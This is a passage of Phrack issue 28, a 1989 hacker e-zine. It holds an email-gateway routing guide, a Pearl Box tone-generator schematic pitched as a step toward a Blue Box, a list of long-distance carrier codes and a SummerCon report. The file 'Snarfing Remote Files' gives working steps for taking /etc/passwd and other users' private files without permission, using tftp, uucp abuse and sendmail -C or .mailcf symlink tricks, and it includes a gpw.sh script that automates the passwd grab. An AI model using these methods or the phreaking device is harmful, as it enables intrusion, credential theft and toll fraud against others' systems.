The following are other Telenet system branches/countries that
can be mailed to:

```
TELEMAIL/USA      NASAMAIL/USA     MAIL/USA           TELEMEMO/AUSTRALIA
TELECOM/CANADA    TOMMAIL/CHILE    TMAILUK/GB         ITALMAIL/ITALY
ATI/JAPAN         PIPMAIL/ROC      DGC/USA            FAAMAIL/USA
GSFC/USA          GTEMAIL/USA      TM11/USA           TNET.TELEMAIL/USA
USDA/USA
```

      Note: OMNET's ScienceNet is on the Telenet system MAIL/USA and to mail to
it, the format would be [A.MAILBOX/OMNET]MAIL/USA. The following are available
subdivisions of OMNET:

```
        AIR     Atmospheric Sciences
        EARTH   Solid Earth Sciences
        LIFE    Life Sciences
        OCEAN   Ocean Sciences
        POLAR   Interdisciplinary Polar Studies
        SPACE   Space Science and Remote Sensing
```

The following is a list of DIALCOM systems available in the
listed countries with their domain and system numbers:

Service Name	Country	Domain Number	System Number
Keylink-Dialcom	Australia	60	07, 08, 09
Dialcom	Canada	20	20, 21, 22, 23, 24
DPT Databoks	Denmark	124	71
Telebox	Finland	127	62
Telebox	West Germany	30	15, 16
Dialcom	Hong Kong	80	88, 89
Eirmail	Ireland	100	74
Goldnet	Israel	50	05, 06
Mastermail	Italy	130	65, 67
Mastermail	Italy	1	66, 68
Dialcom	Japan	70	13, 14
Dialcom	Korea	1	52
Telecom Gold	Malta	100	75
Dialcom	Mexico	1	52
Memocom	Netherlands	124	27, 28, 29
Memocom	Netherlands	1	55
Starnet	New Zealand	64	01, 02
Dialcom	Puerto Rico	58	25
Telebox	Singapore	88	10, 11, 12
Dialcom	Taiwan	1	52
Telecom Gold	United Kingdom	100	01, 04, 17, 80-89

DIALCOM	USA	1	29, 30, 31, 32, 33, 34, 37, 38, 41-59, 61, 62, 63, 90-99

 NOTE: You can also mail to username@NASAMAIL.NASA.GOV or
        username@GSFCMAIL.NASA.GOV instead of going through the CMR gateway to
        mail to NASAMAIL or GSFCMAIL.

For more information and instructions on how to use CMR, send a
message to the user support group at
intermail-request@intermail.isi.edu (you'll get basically what
I've listed plus maybe a bit more). Please read Chapter 3 of The
Future Transcendent Saga (Limbo to Infinity) for specifics on
mailing to these destination mailing systems.

COMPUSERVE
~~~~~~~~~~
CompuServe is well known for its games and conferences. It does, though, have
mailing capability. Now, they have developed their own Internet domain, called
COMPUSERVE.COM. It is relatively new and mail can be routed through either
TUT.CIS.OHIO-STATE.EDU or NORTHWESTERN.ARPA.

Example: user%COMPUSERVE.COM@TUT.CIS.OHIO-STATE.EDU or replace
         TUT.CIS.OHIO-STATE.EDU with NORTHWESTERN.ARPA).

The CompuServe link appears to be a polled UUCP connection at the
gateway machine. It is actually managed via a set of shell
scripts and a comm utility called xcomm, which operates via
command scripts built on the fly by the shell scripts during
analysis of what jobs exist to go into and out of CompuServe.

CompuServe subscriber accounts of the form 7xxxx,yyyy can be
addressed as 7xxxx.yyyy@compuserve.com. CompuServe employees can
be addressed by their usernames in the csi.compuserve.com
subdomain. CIS subscribers write mail to
">inet:user@host.domain" to mail to users on the Wide-Area
Networks, where ">gateway:" is CompuServe's internal gateway
access syntax. The gateway generates fully-RFC-compliant
headers.

To fully extrapolate -- from the CompuServe side, you would use
their EasyPlex mail system to send mail to someone in BITNET or
the Internet.   For example, to send me mail at my Bitnet id, you
would address it to:

        INET:C488869%UMCVMB.BITNET@CUNYVM.CUNY.EDU

Or to my Internet id:

        INET:C488869@UMCVMB.MISSOURI.EDU

Now, if you have a BITNET to Internet userid, this is a silly
thing to do, since your connect time to CompuServe costs you
money. However, you can use this information to let people on
CompuServe contact YOU. CompuServe Customer Service says that
there is no charge to either receive or send a message to the
Internet or BITNET.

DASNET
~~~~~~
DASnet is a smaller network that connects to the Wide-Area
Networks but charges for their service. DASnet subscribers get
charged for both mail to users on other networks AND mail for
them from users of other networks. The following is a brief
description of DASnet, some of which was taken from their
promotional text letter.

DASnet allows you to exchange electronic mail with people on more
than 20 systems and networks that are interconnected with DASnet.

One of the drawbacks, though, is that, after being subscribed to
these services, you must then subscribe to DASnet, which is a
separate cost. Members of Wide-Area networks can subscribe to
DASnet too. Some of the networks and systems reachable through
DASnet include the following:

        ABA/net, ATT Mail, BIX (Byte Information eXchange), DASnet Network,
        Dialcom, EIES, EasyLink, Envoy 100, FAX, GeoMail, INET, MCI Mail, NWI,
        PeaceNet/EcoNet, Portal Communications, The Meta Network, The Source,
        Telemail, ATI's Telemail (Japan), Telex, TWICS (Japan), UNISON, UUCP, The
        WELL, and Domains (i.e. ".COM" and ".EDU" etc.). New systems are added
        all of the time. As of the writing of this file, Connect, GoverNET,
        MacNET, and The American Institute of Physics PI-MAIL are soon to be
        connected.

You can get various accounts on DASnet including:

  o Corporate Accounts -- If your organization wants more than one individual
                            subscription.
  o Site Subscriptions -- If you want DASnet to link directly to your
                            organization's electronic mail system.

To send e-mail through DASnet, you send the message to the DASnet
account on your home system. You receive e-mail at your mailbox,
as you do now. On the Wide-Area Networks, you send mail to
XB.DAS@STANFORD.BITNET. On the Subject: line, you type the
DASnet address in brackets and then the username just outside of
them. The real subject can be expressed after the username
separated by a "!" (Example: Subject: [0756TK]randy!How's
Phrack?).

The only disadvantage of using DASnet as opposed to Wide-Area
networks is the cost. Subscription costs as of 3/3/89 cost $4.75
per month or $5.75 per month for hosts that are outside of the
U.S.A.

You are also charged for each message that you send. If you are
corresponding with someone who is not a DASnet subscriber, THEIR
MAIL TO YOU is billed to your account.

The following is an abbreviated cost list for mailing to the
different services of DASnet:

PARTIAL List of Services Linked by DASnet (e-mail)	DASnet Cost 1st 1000 Characters	DASnet Cost Each Add'l 1000 Characters:	
INET, MacNET, PeaceNet, Unison, UUCP*, Domains, e.g. .COM, .EDU*	.21	.11	NOTE: 20 lines of text is app. 1000 characters.
Dialcom--Any "host" in U.S.	.36	.25	
Dialcom--Hosts outside U.S.	.93	.83	
EasyLink (From EasyLink)	.21	.11	
(To EasyLink)	.55	.23	
U.S. FAX (internat'l avail.)	.79	.37	
GeoMail--Any "host" in U.S.	.21	.11	
GeoMail--Hosts outside U.S.	.74	.63	
MCI (from MCI)	.21	.11	
(to MCI)	.78	.25	
(Paper mail - USA)	2.31	.21	
Telemail	.36	.25	
W.U. Telex--United States	1.79	1.63	

(You can also send Telexes outside the U.S.)

TWICS--Japan   .89   .47

* The charges given here are to the gateway to the network. The DASnet
  user is not charged for transmission on the network itself.

Subscribers to DASnet get a free DASnet Network Directory as well
as a listing in the directory, and the ability to order optional
DASnet services like auto-porting or DASnet Telex Service which
gives you your own Telex number and answerback for $8.40 a month
at this time.

DASnet is a registered trademark of DA Systems, Inc.

                        DA Systems, Inc. 1503 E. Campbell
                    Ave.
                     Campbell, CA 95008 408-559-7434
                    TELEX: 910 380-3530

The following two sections on PeaceNet and AppleLink are in
association with DASnet as this network is what is used to
connect them to the Wide-Area Networks.

APPLELINK ~~~~~~~~~ AppleLink is a service of Apple Computer.
They have their own little network and there are a couple of
things to know about it.

First of all, there is an AppleLink-Bitnet Mail Relay which was
created to "enrich the cooperative research relationship of Apple
Computer and the higher education community by facilitating the
electronic exchange of information." Any Bitnet user is
automatically authorized to use the mail relay as well as all
AppleLink users.

To send to AppleLink from Bitnet, your header should be as
follows:

To: XB.DAS@STANFORD.BITNET Subject: username@APPLELINK!Hi, how
are things at Apple?

The username is the user's ID that you are sending to and the "!"
separates the DASnet To: field from the real subject.

To send to Bitnet from AppleLink, your header should be as
follows:

To: DASNET Subject: C488869@UMCVMB.BITNET!Please add me to the
Phrack Subscription List.

The C488869@UMCVMB.BITNET (my address) is any Bitnet address and
as above, the "!" separates the address from the subject of the
message.

There is one other thing to mention. Apparently, sending to
username@APPLELINK.APPLE.COM also will perform the same function.
If this does not work, try routing to
username%APPLELINK.APPLE.COM@APPLE.COM.

PEACENET ~~~~~~~~ PeaceNet is a computer-based communication
system "helping the peace movement throughout the world
communicate and cooperate more effectively and efficiently,"
according to their information flier. It is networked through
Telenet and can be reached via dial-up. To subscribe to this
service, it costs $10 to sign up. With this sign-up fee, you
receive a user's manual and a "free" hour of off-peak computer
time (which is weekday evenings, weekends, and
holidays). Beyond this, you pay a monthly $10 fee for another
hour of off-peak computer usage and you pay $5 for additional
PEAK hour usage. They charge, also, for users who require extra

space on their system. I guess peace carries a heavy cost in the
long run! You do get 2 free hours of off-peak time though for
every additional user you bring to PeaceNet. It is a project of
the Tides Foundation, a San Franciscan public charity, and is
managed by 3 national peace organizations (non-profit, of
course!). Anyway, to join PeaceNet, send your name,
organizational affiliation, address, city, state, zip code,
telephone number, and who referred you to PeaceNet as well as
your credit card number with expiration date (and the name on the
card if it's different than yours) to PeaceNet, 3228 Sacramento
Street, San Francisco, CA 94115 or call them at 415-923-0900.
You can also pay by check but that requires a $50 deposit.

FIDONET
~~~~~~~
FIDONET is, of course, the ever-popular group of IBM bulletin
boards that made it possible for networking to be incorporated
into bulletin board systems. FIDONET seems to have a number of
gateways in the Wide-Area Networks. First of all, it has its own
domain -- .ifna.org -- which makes it possible to mail right to
FIDONET without routing through UUCP gateways or whatever. The
format for this gateway is:

Username@f<node #>.n<net #>.z<zone #>.ifna.org

In other words, if I wanted to mail to Silicon Swindler at
1:135/5, the address would be
Silicon_Swindler@f5.n135.z1.ifna.org and, provided that your
mailer knows the .ifna.org domain, it should get through alright.
Apparently, as of the writing of this article, they have
implemented a new gateway name called fidonet.org which should
work in place of ifna.org in all routings. If your mailer does
not know either of these domains, use the above routing but
replace the first "@" with a "%" and then afterwards, use either
of the following mailers after the "@": CS.ORST.EDU or
K9.CS.ORST.EDU (i.e. username%f<node #>.n<net #>.z<zone
#>.fidonet.org@CS.ORST.EDU [or replace CS.ORST.EDU with
K9.CS.ORST.EDU]).

The following is a list compiled by Bill Fenner (WCF@PSUECL.BITNET) that was
posted on INFONETS DIGEST which lists a number of FIDONET gateways:

Net	Node	Node Name
~~	~~~~	~~~~~~~~~~
104	56	milehi.ifna.org
105	55	casper.ifna.org
107	320	rubbs.ifna.org
109	661	blkcat.ifna.org
125	406	fidogate.ifna.org
128	19	hipshk.ifna.org
129	65	insight.ifna.org
143	N/A	fidogate.ifna.org
152	200	castle.ifna.org
161	N/A	fidogate.ifna.org
369	17	megasys.ifna.org

NOTE: The UUCP equivalent node name is the first part of the node name. In
       other words, the UUCP node milehi is listed as milehi.ifna.org but can
       be mailed directly over the UUCP network.

Another way to mail to FIDONET, specifically for Internet people, is in this
format:

ihnp4!necntc!ncoast!ohiont!<net #>!<node #>!user_name@husc6.harvard.edu

And for those UUCP mailing people out there, just use the path described and
ignore the @husc5.harvard.edu portion. There is a FIDONET NODELIST available on
most any FIDONET bulletin board, but it is quite large.

ONTYME

~~~~~~

Previously known as Tymnet, OnTyme is the McDonnell Douglas revision. After
they bought out Tymnet, they renamed the company and opened an experimental
Internet gateway at ONTYME.TYMNET.COM but this is supposedly only good for
certain corporate addresses within McDonnell Douglas and Tymnet, not their
customers. The userid format is xx.yyy or xx.y/yy where xx is a net name and
yyy (or y/yy) is a true username. If you cannot directly nail this, try:

xx.yyy%ONTYME.TYMNET.COM@TYMIX.TYMNET.COM

A subnet of Tymnet is called GeoNet. It is a private X.25-based
subnet that is operated by the U.S. Geological Survey, a bureau
of the U.S. Department of the Interior. It supports about 165
host computers including about 75 USGS Primes, 50 VAXen, and 2
Amdahls. One of their VAX systems is on BITnet at USGSRESV and
they have SPAN nodes at IFLAG1.SPAN and EROSA.SPAN.

THENET
~~~~~~
The Texas Higher Education Network (THEnet) is comprised of many
of the institutions of higher education in the state of Texas.
Its backbone network protocol is DECnet. THEnet has recently
been designated as an NSF regional network, distributing Internet
Protocol (IP) access over DECnet in some cases and utilizing
multi-protocol routers in others. THEnet has a NIC (Network
Information Center) at THENIC.THE.NET and addresses within THEnet
are probably routed to user@destination.THE.NET.

UUCP PATHS AND NODE INFORMATION
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Many UUCP Unix nodes have the commands uuhosts and uupath. The
uuhosts command allows you to receive information about a
specified UUCP node such as the path, node contact, how it is
polled for USENET feeds, etc. The uupath command simply tells
you the path from one UUCP node to another. Well, although at
this time, this is only good for Bitnet users, this interactive
message feature is good to know just in case you need to know a
path to a particular node. For IBM systems using RSCS network
software, use the command

SM RSCS CMD PSUVAX1 UUPATH node1 node2 ...

     (For people on VAXen with JNET network software, the format is:)
     (SEND/COMMAND PSUVAX1 UUPATH node1   )

to receive standard information listed above from the uupath command.

Multiple nodes can be listed where node1 node2 represent separate UUCP nodes.

I've found that this can be useful in finding surrounding nodes
of the destination node in case you have a problem mailing
through a particular path or node. You can, with this command,
use alternate routings by specifying them with a "bang-path" that
will indicate to the UUCP gateway where the message is to be sent
to next. This is in the format of, say,
"psuvax1!catch22!msp!taran@UUCPGATE" or whatever where UUCPGATE
can be any UUCP gateway such as PSUVAX1 or UUNET.UU.NET to name a
few.

NICS
~~~~
The Network Information Centers (NICs) can be extremely useful in
figuring out various problems on the networks, such as routings
or the place at which the node resides, etc.

BITNIC is the BITnet Network Information Center which is located
in New Jersey. Its node name is BITNIC.BITNET and it contains a
variety of resources which can be utilized via mail or via direct
messages from Bitnet users.

The DATABASE@BITNIC contains lists of all kinds. This database
does not limit itself to information about the networks. It does
contain this information, but also holds various trivialities.
Send the HELP command either via direct message to
DATABASE@BITNIC if on Bitnet or send mail to that address
containing the command you wish to perform (i.e. send a message
saying HELP to DATABASE@BITNIC.BITNET from another network or
from Bitnet if you're at a node without direct message
capabilities).

LISTSERV@BITNIC contains the standard listserver files that you'd
expect to find plus some other interesting ones. I'm not going
to take the time to tutor you, the reader, in using these, so
just send a HELP command the same as you would to DATABASE@BITNIC
for more information.

NETSERV@BITNIC is a file server which contains information files
pertaining to various networks that are connected to Bitnet, as
well as files about Bitnet. From here, you can get network node
lists, information files on networks such as SPAN, ARPANET,
NETNORTH, etc. and other network related files. This can be an
extremely useful resource when you're trying to mail someone at
another network.

The Data Defense Network NIC (DDN NIC) is located at SRI-NIC.ARPA
and has various useful files about the DDN as well as the
Internet.

There are a number of ways to obtain information from the DDN
NIC. First of all, people on the Internet with the Telnet
capability can Telnet to SRI-NIC.ARPA and perform a number of
procedures from the pre-login screen. First of all, you can get
TAC News updates by typing TACNEWS. The NIC command allows you
to find various facts about the whereabouts of network
information files, etc. The WHOIS command is probably the most
useful of these 3. The WHOIS program allows you to find
addresses for registered users of the networks as well as
information about networks and nodes on the networks, depending
on what you ask the WHOIS program for. To find only a certain
record type, you can use the following specifiers:

Arpanet   DOmain   GAteway   GRoup   HOst   IMp
Milnet   NEtwork   Organization PSn   TAc

To search for a specific field, use the following specifiers:

HAndle or "!"   Mailbox or if it contains "@"   NAme or a "." leading

These features return whatever information is available from the DDN NIC
database. If you do not have the capability to use Telnet, mail can be sent to
SERVICE@SRI-NIC.ARPA with the "SUBJECT:" line containing the following
commands:

HELP   This will send you a help file for using the DDN NIC.
RFC nnn   This sends you a Request For Comments file (where nnn is either
              the number of the RFC file or else is INDEX to list them).
IEN nnn   This sends you an Internet Engineering Notes file where nnn is
              the same as above.
NETINFO xxx   This feature allows you to get files about the networks where
              xxx is the filename or else the word INDEX for a list of
              available files.
HOST xxx   This returns information pertaining to the xxx host specified.
WHOIS xxx   This is the same as using the WHOIS command from Telnet. For
   details on how to use this, send the WHOIS HELP command on the
              "Subject:" line.

There are other Network Information Centers throughout the networks but as far
as I know, their abilities are nothing near as powerful as SRI-NIC.ARPA. They
are the places, though, to mail to for answers concerning those networks if
you have some question as to the workings of the network or anything else.

==Phrack Inc.==

Volume Three, Issue 28, File #5 of 12

```
   /////////////////////////\\\\\\\\\\\\\\\\\\\\\
   ||                                         ||
   || A Real Functioning PEARL BOX Schematic  ||
   ||                                         ||
   ||       Written, Tested, and Used         ||
   ||                                         ||
   ||              by Dispater                ||
   ||                                         ||
   ||             July 1, 1989                ||
   ||                                         ||
   \\\\\\\\\\\\\\\\\\\\\\\\\/////////////////////
```

Introduction: After reading the earlier renditions of schematics
               for the Pearl Box, I decided that there was an
               easier and cheaper way of doing the same thing
               with an IC and parts you probably have just laying
               around the house.

What Is A Pearl Box and Why Do I Want One?

    A Pearl Box is a tone generating device that is used to make
    a wide range of single tones. Therefore, it would be very
    easy to modify this basic design to make a Blue Box by
    making 2 Pearl Boxes and joining them together in some
   fashion.

    A Pearl Box can be used to create any tone you wish that
    other boxes may not. It also has a tone sweep option that
    can be used for numerous things like detecting different
    types of phone tapping devices.


Parts List:

        CD4049 RCA integrated circuit
        .1 uF disk capacitor
        1 uF 16V electrolitic capacitor
        1K resistor
        10M resistor
        1meg pot
        1N914 diode
        Some SPST momentary push-button switches
        1 SPDT toggle switch
        9 Volt battery & clip
        and miscellaneous stuff you should have laying around the house.

State-of-the-Art-Text Schematic:
```
                                    +   16V   1uF  -
      _____||_____
      |           !       !              ||      |
      |        _____                |_____|_|/| 8ohms
   ___|__|___:__|__:__|_                |          |_____|_|\|
   | 9 10 11 12 13 14 15 16 |           |          |
   |       CD4049UBE        |           |          |
   |_1__2__3__4__5__6__7__8_|           :          |          _
      |  |   |__| |__| |  |_____|_____[-]
      |  |   !       !     :                        :         [b]
      |  |_____|                  [a]
      |      :         :                   |                  [t]
      |      !   1N914  !                  !                  [t]
      |_____| /|_____[+]
         :        |\|      :                   :
         |                 |                   |
```

```
              |    10M    |
              |___/\/\/\__|            |
              |           |            |
              |_____| |___|            |        <-- These 2 wires to the center pole
                   | |                 |                of switch.
              .1uF     50V             |
                                       |
                                       |
 _____|       |_____
|                        ___[Toggle Switch]_____           |
|                       |                              |        ___|
|                       |                              |       o o |
|                                         |  /\/\/\___| |__|
|_/\/\/\____/\/\/\       |                 |      ^
    1K          ^       |                 |____|       ___
             |___|      |                 |           o o |
                        |                 |  /\/\/\___| |__|
        (pot side)      |  (push-button   |      ^
                        |       side)     |____|
```

Explanation:

    The 2 wires that lead from the main part of the circuit
    should be connected to the center poles on the toggle
    switch. Put the 2 wires to the pot on one side and the 2
    wires going to the push-buttons to the other side. That way
    you can switch between tone sweep and the favorite tones you
    like (the push-button side).

    To keep tones that you want to use frequently like 1850 Hz
    then all you have to do is put in a variable resistor and
    adjust it to where you have the correct tone, then just put
    a push-button switch on the line. You can link them
    together in a chain, etc. There are many other good
    modifications to make to the box so have fun and be smart.

--Dispater

\\?///

==Phrack Inc.==

Volume Three, Issue 28, File #6 of 12

```
+++++++++++++++++++++++++++++++++++++
+                                   +
+         Snarfing Remote Files     +
+                                   +
+                 by                +
+                                   +
+            Dark OverLord          +
+                                   +
+++++++++++++++++++++++++++++++++++++
```

There are many ways of getting copies of files from a remote
system that you do not have permission to read or an account on
login on to and access them through. Many administrators do not
even bother to restrict many access points that you can use.

Here are the simplest ways:

A) Use uucp(1) [Trivial File Transfer Protocol] to retrieve a copy
    of a file if you are running on an Internet based network.

B) Abuse uucp(1) [Unix to Unix Copy Program] to retrieve a copy
   of a file if uucp connections are running on that system.

C) Access one of many known security loopholes.

In the following examples, we will use the passwd file as the
file to acquire since it is a readable file that can be found on
most systems that these attacks are valid on.

Method A :

1) First start the tftp program: Enter the command:

 tftp

    [You have the following prompt:]

 tftp>

2) The next step is to connect to the system that you wish to
    retrieve files from. At the tftp, type:

 tftp> connect other.system.com

3) Now request the file you wish to get a copy of (in our case, the
    passwd file /etc/passwd):

 tftp> get /etc/passwd /tmp/passwd

    [You should see something that looks like the following:]

 Received 185659 bytes in 22 seconds.

4) Now exit the tftp program with the "quit" command:

 tftp> quit

You should now have a copy of other.system.com's passwd file in
your directory.

NOTE: Some Unix systems' tftp programs have a different syntax.
       The above was tested under SunOS 4.0

For example, on Apollos, the syntax is:

    tftp -{g|g!|p|r|w} <local file> <host> <foreign file>
[netascii|image]

Thus you must use the command:

 tftp -g password_file networked-host /etc/passwd

Consult your local "man" pages for more info (or in other words
RTFM).

At the end of this article, I will include a shell script that
will snarf a password file from a remote host. To use it type:

 gpw system_name

Method B :

Assuming we are getting the file /etc/passwd from the system
uusucker, and our system has a direct uucp connection to that
system, it is possible to request a copy of the file through the
uucp links. The following command will request that a copy of
the passwd file be copied into uucp's home directory
/usr/spool/uucppublic :

 uucp -m uusucker!/etc/passwd '>uucp/uusucker_passwd'

The flag "-m" means you will be notified by mail when the transfer is
completed.

Method C:

    The third possible way to access the desired file requires
that you have the login permission to the system.

In this case we will utilize a well-known bug in Unix's sendmail
daemon.

The sendmail program has and option "-C" in which you can specify
the configuration file to use (by default this file is
/usr/lib/sendmail.cf or /etc/sendmail.cf). It should also be
noted that the diagnostics outputted by sendmail contain the
offending lines of text. Also note that the sendmail program
runs setuid root.

The way you can abuse this set of facts (if you have not yet
guessed) is by specifying the file you wish read as the
configuration file. Thus the command:

 sendmail -C/usr/accounts/random_joe/private/file

Will give you a copy of random joe's private file.

Another similar trick is to symlink your .mailcf file to joe's
file and mail someone. When mail executes sendmail (to send the
mail), it will load in your .mailcf and barf out joe's stuff.

First, link joe's file to your .mailcf .

 ln -s /usr/accounts/random_joe/private/file $HOME/.mailcf

Next, send mail to someone.

 mail C488869@umcvmb.missouri.edu

And have fun.

-=-Cut Here=-=-=-Cut Here=-=-=- gpw.sh =-=-=-Cut Here=-=-=-Cut Here=-=-=-=

```
:
: gpw copyright(c) Dark Overlord
:
/usr/ucb/tftp $1 << EOF
mode ascii
verbose
trace
get /etc/passwd /tmp/pw.$1
quit
EOF
-=-Cut Here=-=-=-Cut Here=-=-=-Cut Here=-=-=-Cut Here=-=-=-Cut Here=-=-=-=
_____
```

==Phrack Inc.==

Volume Three, Issue 28, File #7 of 12

```
 _____
\                                        /
 \   Other Common Carriers (OCCs)       /
  \                                     /
   \        A List By Equal Axis       /
    \                                  /
     \      September 19, 1989        /
      _____/
```

Hi everyone. One hundred percent accuracy is not guaranteed.
Many small long distance companies operate for a few months or a
year and then then merge with others or go out of business, etc.
Also, not all of the places listed below work in every location.
The only ones you can assume work almost everywhere are MCI,
Sprint, AT&T, Western Union, and Telecom USA. Most of the others
are strictly local, appearing in just a few states or cities.

- -

001   MidAmerican LD (Republic Telecom)
002   AmeriCall LDC
003   RCI Corporation
007   Tel America
011   Metromedia Long Distance
012   Charter Corporation (Tri-J)
013   Access Services
021   Mercury
022   MCI Telecommunications
023   Texnet
024   Petricca Communications Systems
028   Texnet
030   Valu-Line of Wichita Falls
031   Teltec Saving Communications
033   US Sprint
036   Long Distance Savers
039   Electronic Office Centers of America (EO/Tech)
042   First Phone
044   Allnet Communication Services (LDX, Lexitel)
053   American Network (Starnet)
056   American Satellite
057   Long Distance Satellite
059   COMNET
060   Valu-Line of West Texas
063   COMNET
069   V/COM
070   National Telephone Exchange
080   AMTEL Systems
084   Long Distance Service (LDS)
085   WesTel
088   Satellite Business Systems (MCI)
089   Telephone Systems
090   WesTel
093   Rainbow Communications
095   Southwest Communications
099   AmeriCall
122   RCA Global Communications
137   All America Cables and Radio (ITT)
142   First Phone
146   ARGO Communications
188   Satellite Business Systems
201   PhoneNet
202   ExecuLines
203   Cypress Telecommunications (Cytel)
204   United Telephone Long Distance
206   United Telephone Long Distance
211   RCI
212   Call US

```
213      Long Distance Telephone Savers
214      Tyler Telecom
215      Star Tel of Abilene
217      Call US
219      Call USA
220      Western Union Telegraph
222      MCI Telecommunications (SBS)
223      Cable & Wireless Communication (TDX)
224      American Communications
227      ATH Communications (Call America)
229      Bay Communications
232      Superior Telecom
233      Delta Communications
234      AC Teleconnect (Alternative Communication)
237      Inter-Comm Telephone
239      Woof Communications (ACT)
241      American Long Lines
242      Choice Information Systems
244      Automated Communications
245      Taconic Long Distance Service
250      Dial-Net
252      Long Distance/USA
253      Litel Telecommunications
255      All-State Communications
256      American Sharecom
260      Advanced Communications Systems
263      Com Systems (Sun Dial Communications)
268      Compute-A-Call
276      CP National (American Network, Starnet)
284      American Telenet
286      Clark Telecommunications
287      ATS Communications
288      AT&T Communications
298      Thriftline
302      Austin Bestline
303      MidAmerican LD (Republic Telecom)
311      SaveNet (American Network, Starnet)
318      Long Distance Savers
321      Southland Systems
322      American Sharecom
324      First Communication
331      Texustel
333      US Sprint
336      Florida Digital Network
338      Midco Communications
339      Communication Cable Laying
343      Communication Cable Laying
345      AC Teleconnect (Alternative Communication)
350      Dial-Net
355      US Link
357      Manitowoc Long Distance Service
362      Electronic Office Centers of America (EO/Tech)
363      Tel-Toll (Econ-O-Dial of Bishop)
369      American Satellite
373      Econo-Line Waco
375      Wertern Union Telegraph
385      The Switchboard
393      Execulines of Florida
400      American Sharecom
404      MidAmerican LD (Republic Telecom)
412      Penn Telecom
428      Inter-Comm Telephone
432      Lightcall
435      Call-USA
436      Indiana Switch
440      Tex-Net
441      Escondido Telephone
442      First Phone
444      Allnet Communication Services (LDX, Lexitel)
455      Telecom Long Distance
```

```
456     ARGO Communications
462     American Network Services
464     Houston Network
465     Intelco
466     International Office Networks
469     GMW
472     Hal-Rad Communications
480     Chico Telecom (Call America)
488     United States Transmission Systems (ITT)
505     San Marcos Long Distance
515     Burlington Telephone
529     Southern Oregon Long Distance
532     Long Distance America
533     Long Distance Discount
536     Long Distance Management
550     Valu-Line of Alexandria
551     Pittsburg Communication Systems
552     First Phone
555     TeleSphere Networks
566     Cable & Wireless Communication (TDX)
567     Advanced Marketing Services (Dial Anywhere)
579     Lintel System (Lincoln Telephone LD)
590     Wisconsin Telecommunications Tech
599     Texas Long Distance Conroe
601     Discount Communications Services
606     Biz Tel Long Distance Telephone
622     Metro America Communications
634     Econo-Line Midland
646     Contact America
654     Cincinnati Bell Long Distance
655     Ken-Tel Service
660     Tex-Net
666     Southwest Communications
675     Network Services
680     Midwest Telephone Service
682     Ashland Call America
684     Nacogdoches Telecommunications
687     NTS Communications
700     Tel-America
704     Inter-Exchange Communications
707     Telvue
709     Tel-America
717     Pass Word
726     Procom
727     Conroe-Comtel
735     Marinette-Menominee Lds
737     National Telecommunications
741     ClayDesta
742     Phone America of Carolina
743     Peninsula Long Distance Service
747     Standard Informations Services
755     Sears Communication
757     Pace Long Distance Service
759     Telenet Communication (US Sprint)
760     American Satellite
766     Yavapai Telephone Exchange
771     Telesystems
777     US Sprint
785     Olympia Telecom
786     Shared Use Network Service
787     Star Tel of Abilene
788     ASCI's Telepone Express Network
789     Microtel
792     Southwest Communications
800     Satelco
801     MidAmerican LD (Republic)
827     TCS Network Services
833     Business Telecom
839     Cable & Wireless Communication (TDX)
847     VIP Connections
```

```
850     TK Communications
852     Telecommunicatons Systems
859     Valu-Line of Longview
866     Alascom
872     Telecommunications Services
874     Tri-Tel Communications
879     Thriftycall (Lintel Systems)
881     Coastal Telephone
882     Tuck Data Communications
883     TTI Midland-Odessa
884     TTI Midland-Odessa
885     The CommuniGroup
888     Satellite Business Systems (MCI)
895     Texas on Line
897     Leslie Hammond (Phone America)
898     Satellite Business Systems (MCI)
910     Montgomery Telamarketing Communication
915     Tele Tech
933     North American Communications
936     Rainbow Commuinications
937     Access Long Distance
938     Access Long Distance
951     Transamerica Telecommunications
955     United Communications
960     Access Plus
963     Tenex Communications
969     Dial-Net
985     America Calling
986     MCI Telecommunications (SBS)
987     ClayDesta Communications
988     Western Union Telegraph
991     Access Long Distance
```

```
                         ==Phrack Inc.==

                Volume Three, Issue 28, File #8 of 12

        PWN ^*^ PWN ^*^ PWN { SummerCon '89 } PWN ^*^ PWN ^*^ PWN
        ^*^                                                    ^*^
        PWN         P h r a c k   W o r l d   N e w s          PWN
        ^*^         ~~~~~~~~~~~   ~~~~~~~~~   ~~~~~~~          ^*^
        PWN              Special Edition Issue Three           PWN
        ^*^                                                    ^*^
        PWN          "Meet The Hackers Behind The Handles"     PWN
        ^*^                   June 23-25, 1989                 ^*^
        PWN                                                    PWN
        ^*^            Created, Written, and Edited            ^*^
        PWN                  by Knight Lightning               PWN
        ^*^                                                    ^*^
        PWN ^*^ PWN ^*^ PWN { SummerCon '89 } PWN ^*^ PWN ^*^ PWN
```

SummerCon... What is it? In many ways, SummerCon is much more
than just a convention that attracts America's greatest phreaking
and hacking personalities. SummerCon is a state of mind.

Hackers by nature are urged on by a hidden sense of adventure to
explore the unknown, to challenge the unchallenged, to reach out
and experiment with anything and everything. The realization
that we are not alone in our quest sometimes comes as a great
gift and the opportunity to meet one's heroes, partners, and
idols can be the most awe-inspiring aspect of the hacker
community -- this is what SummerCon is all about.

On the surface, SummerCon looks like a handful of youths hanging
out at a hotel in St. Louis, Missouri. To me, it is more like
one of those madcap movies you see on late night Home Box Office
or something. No real point or direction, rebels without cause,
all in the name of frantic fun and games. The atmosphere
surrounding SummerCon is that of a dream world where once a year
you can escape to a fantasy where ingenuity is king and you have
friends around you at every moment. SummerCon itself may only
last a weekend, but the friendships last a lifetime.

